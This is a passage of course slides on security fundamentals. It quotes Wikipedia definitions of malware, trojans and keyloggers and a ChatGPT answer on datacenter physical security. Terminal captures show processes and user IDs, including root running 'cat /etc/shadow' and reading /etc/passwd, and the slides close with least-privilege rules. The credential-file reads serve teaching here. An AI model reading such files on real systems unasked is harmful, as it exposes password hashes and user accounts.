suspicion.

### Execution phase

This is the actual work of the virus, where the "payload" will be released. It can be destructive such as deleting files on disk, crashing the system, or corrupting files or relatively harmless such as popping up humorous or political messages on screen.<sup>[34]</sup>

# Not only "Virus"

## Other malware [ edit ]

---

*Main article: [Malware](#)*

The term "virus" is also misused by extension to refer to other types of [malware](#). "Malware" encompasses computer viruses along with many other forms of malicious software, such as [computer "worms"](#), [ransomware](#), [spyware](#), [adware](#), [trojan horses](#), [keyloggers](#), [rootkits](#), [bootkits](#), malicious [Browser Helper Object](#) (BHOs), and other malicious software. The majority of active malware threats are trojan horse programs or computer worms rather than computer viruses. The term computer virus, coined by [Fred Cohen](#) in 1985, is a misnomer.<sup>[122]</sup>

# Malware = Malicious Software

## Malware

---

[Article](#) [Talk](#)

---

From Wikipedia, the free encyclopedia

**Malware** (a portmanteau for *malicious software*)<sup>[1]</sup> is any [software](#) intentionally designed to cause disruption to a [computer](#), [server](#), [client](#), or [computer network](#), leak private information, gain unauthorized access to information or systems, deprive access to information, or which unknowingly interferes with the user's [computer security](#) and [privacy](#).<sup>[1][2][3][4][5]</sup> Researchers tend to classify malware into one or more sub-types (i.e. [computer viruses](#), [worms](#), [Trojan horses](#), [ransomware](#), [spyware](#), [adware](#), [rogue software](#), [wiper](#) and [keyloggers](#)).<sup>[1]</sup>

# Trojan Horse

## Trojan horse (computing)

---

[Article](#) [Talk](#)

---

From Wikipedia, the free encyclopedia

In [computing](#), a **Trojan horse** is any [malware](#) that misleads users of its true intent by disguising itself as a standard program. The term is derived from the [ancient Greek](#) story of the deceptive [Trojan Horse](#) that led to the fall of the city of [Troy](#).<sup>[1]</sup>

# KeyLogger

## Keystroke logging

文 A 42 languages ▾

Article [Talk](#)

Read [Edit](#) [View history](#) [Tools](#) ▾


From Wikipedia, the free encyclopedia

**Keystroke logging**, often referred to as **keylogging** or **keyboard capturing**, is the action of recording (logging) the keys struck on a [keyboard](#),<sup>[1][2]</sup> typically covertly, so that a person using the keyboard is unaware that their actions are being monitored. Data can then be retrieved by the person operating the logging program. A **keystroke recorder** or **keylogger** can be either [software](#) or [hardware](#).

# be paranoid ... KeyLogger are not only Software



A hardware-based keylogger



A connected hardware-based keylogger

# Physical Protections of DataCenters

A


You

how are physically protected datacenter in Azure ?

ChatGPT

Azure takes physical security very seriously in its data centers. Here are some of the measures they typically employ:

- Access Control:** Azure data centers employ strict access controls. Physical access is restricted to authorized personnel only. This is typically enforced through measures such as biometric scanners, access cards, and security checkpoints.
- Perimeter Security:** Azure data centers are surrounded by high perimeter fences or walls to prevent unauthorized access. They also have security guards patrolling the premises to ensure the physical security of the facility.
- Surveillance Systems:** Data centers are equipped with advanced surveillance systems, including video cameras, motion detectors, and alarms, to monitor and record activities both inside and outside the facility.
- Security Personnel:** Trained security personnel are stationed at various points within the data center to respond to security incidents and ensure the safety of the facility.
- Fire Detection and Suppression:** Azure data centers are equipped with advanced fire detection and suppression systems to mitigate the risk of fire-related incidents.
- Redundant Power and Cooling Systems:** Azure data centers have redundant power and cooling systems to ensure continuous operation and prevent disruptions due to power outages or environmental factors.
- Physical Isolation:** Servers and other critical infrastructure are physically isolated within the data center to prevent unauthorized access and tampering.
- Compliance Certifications:** Azure data centers adhere to various compliance standards and undergo regular audits to ensure compliance with industry regulations and security best practices.



# Challenge Securing Systems But Sharing CPU-Memory Resources

Public Cloud Hypervisor

Run several VMS (multi-tenant)

Run several Applications

Concurrently called by Millions of clients

Applications are complexes  
(https, many embedded frameworks, then Databases)

HUGE History of Past attacks

Trust security ? but Still, choose to share resources !

# Securing Servers ... back to fundamentals

what is User Mode vs Kernel Mode ?

difference between normal users, service accounts and root (uid=0) ?

what means "chmod", "sticky bit", "sudo"

isolation principles ?



Virtualizations ? Containers ? chroot ?

what is privilege escalation ?


What is a "rootkit" ?

...

# CPU Resources - Cores Tasks (Process - Threads)



single-threaded process



multithreaded process

# Preemptive / Round-Robin Scheduling / Context Switches

## Round-robin scheduling

文 A 23 languages ▾


Article Talk

Read Edit View history Tools ▾

From Wikipedia, the free encyclopedia


*This article is about scheduling in computing. For other uses, see [Round-robin \(disambiguation\)](#).*

**Round-robin (RR)** is one of the algorithms employed by [process](#) and [network schedulers](#) in [computing](#).<sup>[1][2]</sup> As the term is generally used, [time slices](#) (also known as time quanta)<sup>[3]</sup> are assigned to each process in equal portions and in circular order, handling all processes without [priority](#) (also known as [cyclic executive](#)). Round-robin scheduling is simple, easy to implement, and [starvation-free](#). Round-robin scheduling can be applied to other scheduling problems, such as data packet scheduling in computer networks. It is an [operating system](#) concept.




A Round Robin preemptive scheduling example with quantum=3

Running Programs = Time Sharing CPU Cores  
"Kernel Threads" = using physical Cpu Core



# Process Task Structure



**Code:** Executable Memory  
(dll, exe mapped files)

**Data:** Read-Write Memory

**registers, stack:** current state of the process


**File Descriptors:** IOs (Files, Sockets, Terminals, ..)

**Environment Variables**

**... more Security & Virtualization Features**



# Process Task Structure [2/2]



## Security & Virtualization




**userId:** who is the owner of the process

**FileSystem namespace:**  
what root Filesystem "/" is accessible

**Network namespace:**  
what network addresses are accessible

**Process, Users, ... namespaces:**  
what ... are accessible

# Process Task Structure -> UserID



**Security  
& Virtualization**




**userId:** who is the owner of the process

**FileSystem namespace:**  
what root Filesystem "/" is accessible

**Network namespace:**  
what network addresses are accessible


**Process, Users, ... namespaces:**  
what ... are accessible

# process -> user




```
arnaud@DesktopArnaud: ~ + | v
root@DesktopArnaud:/home/arnaud# ps aux
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root        1  0.0  0.0  10336   732 ?      Ssl  15:06  0:00 /init
root        4  0.0  0.0  10320   576 ?      S1   15:06  0:00 plan9 --cont
root        7  0.0  0.0  10336   356 tty1    Ss   15:06  0:00 /init
arnaud      8  0.0  0.0  15200  2448 tty1    S   15:06  0:00 -bash
root       44  0.0  0.0  18460  2752 tty1    S   21:37  0:00 sudo su
root       45  0.0  0.0  17692  2352 tty1    S   21:37  0:00 su
root       46  0.0  0.0  12200  2144 tty1    S   21:37  0:00 bash
root       49  0.0  0.0  14796  1776 tty1    R   21:39  0:00 ps aux
root@DesktopArnaud:/home/arnaud#
```

# \$ whoami , \$pwd




```
arnaud@DesktopArnaud: ~$ whoami
arnaud
arnaud@DesktopArnaud: ~$ pwd
/home/arnaud
arnaud@DesktopArnaud: ~$ export
declare -x HOME="/home/arnaud"
declare -x HOSTTYPE="x86_64"
declare -x LANG="en_US.UTF-8"
```

```
$ cat /proc/${pid}/status  
Uid: <<uid>> <<gid>>
```



```
arnaud@DesktopArnaud: ~ + | v  
/proc/8/ns/user  
root@DesktopArnaud:/proc/8# ls -l /proc/8/ns/user  
lrxwxrwxrwx 1 arnaud arnaud 0 Mar  9 21:40 /proc/8/ns/user -> 'user:[2]'  
root@DesktopArnaud:/proc/8# ls -l stat  
stat  statm  status  
root@DesktopArnaud:/proc/8# ls -l status  
-r--r--r-- 1 arnaud arnaud 0 Mar  9 21:39 status  
root@DesktopArnaud:/proc/8# cat status  
Name: bash  
State: S (sleeping)  
Tgid: 8  
Pid: 8  
PPid: 7  
TracerPid: 0  
Uid: 1000 1000 1000 1000  
Gid: 1000 1000 1000 1000  
FDSize: 4  
Groups:  
VmPeak: 0 kB  
VmSize: 15200 kB
```

/etc/passwd ... list of Users, uid  
(hashed password, no more here ":x:" )



A screenshot of a terminal window titled "arnaud@DesktopArnaud: ~". The window displays the contents of the "/etc/passwd" file. The text is white on a black background. A red rectangle highlights the line for the user "arnaud".


```
arnaud@DesktopArnaud:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
arnaud:x:1000:1000:,,,:/home/arnaud:/bin/bash
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
arnaud@DesktopArnaud:~$
```

# /etc/shadow ... hashed passwords

```
arnaud@DesktopArnaud: ~ × + ▾  
# ls -l /etc/passwd  
-rw-r--r-- 1 root root 1275 Oct 24 2021 /etc/passwd  
#  
# ls -l /etc/shadow  
-rw-r--r-- 1 root shadow 778 Oct 24 2021 /etc/shadow  
#  
#
```

```
arnaud@DesktopArnaud: ~ × + ▾  
root@DesktopArnaud:/home/arnaud#  
root@DesktopArnaud:/home/arnaud# cat /etc/shadow  
root:*:18483:0:99999:7:::  
daemon:*:18483:0:99999:7:::  
bin:*:18483:0:99999:7:::  
sys:*:18483:0:99999:7:::  
sync:*:18483:0:99999:7:::  
games:*:18483:0:99999:7:::  
man:*:18483:0:99999:7:::  
lp:*:18483:0:99999:7:::  
mail:*:18483:0:99999:7:::  
news:*:18483:0:99999:7:::  
uucp:*:18483:0:99999:7:::  
proxy:*:18483:0:99999:7:::  
www-data:*:18483:0:99999:7:::  
backup:*:18483:0:99999:7:::  
list:*:18483:0:99999:7:::  
irc:*:18483:0:99999:7:::  
gnats:*:18483:0:99999:7:::  
nobody:*:18483:0:99999:7:::  
_apt:*:18483:0:99999:7:::  
systemd-timesync:*:18483:0:99999:7:::  
systemd-network:*:18483:0:99999:7:::  
svstemd-resolve:*:18483:0:99999:7:::  
arnaud:$6  
messagebus:*:18924:0:99999:7:::  
root@DesktopArnaud:/home/arnaud#
```

# Security Notes on Process -> UserID



## Security & Virtualization



**userId:** who is the owner of the process

**FileSystem namespace:**  
what root Filesystem "/" is accessible

**Network namespace:**  
what network addresses are accessible

**Process, Users, ... namespaces:**  
what ... are accessible

Rule #1 .. do not use "root" account

use minimalist service account privilege

use "sudo" exceptionnaly

trace all "sudo" usages

Rule #2 add separated service accounts  
for each app usage

Rule #3 give minimalist privileges  
to each account

# Example Rule #1, #2, #3 in Android System : Install new App => Add new User



Google  
<https://play.google.com> › store › apps

## Android Apps on Google Play

Enjoy millions of the latest **Android apps**, games, music,  
Anytime, anywhere, across your devices.

A You

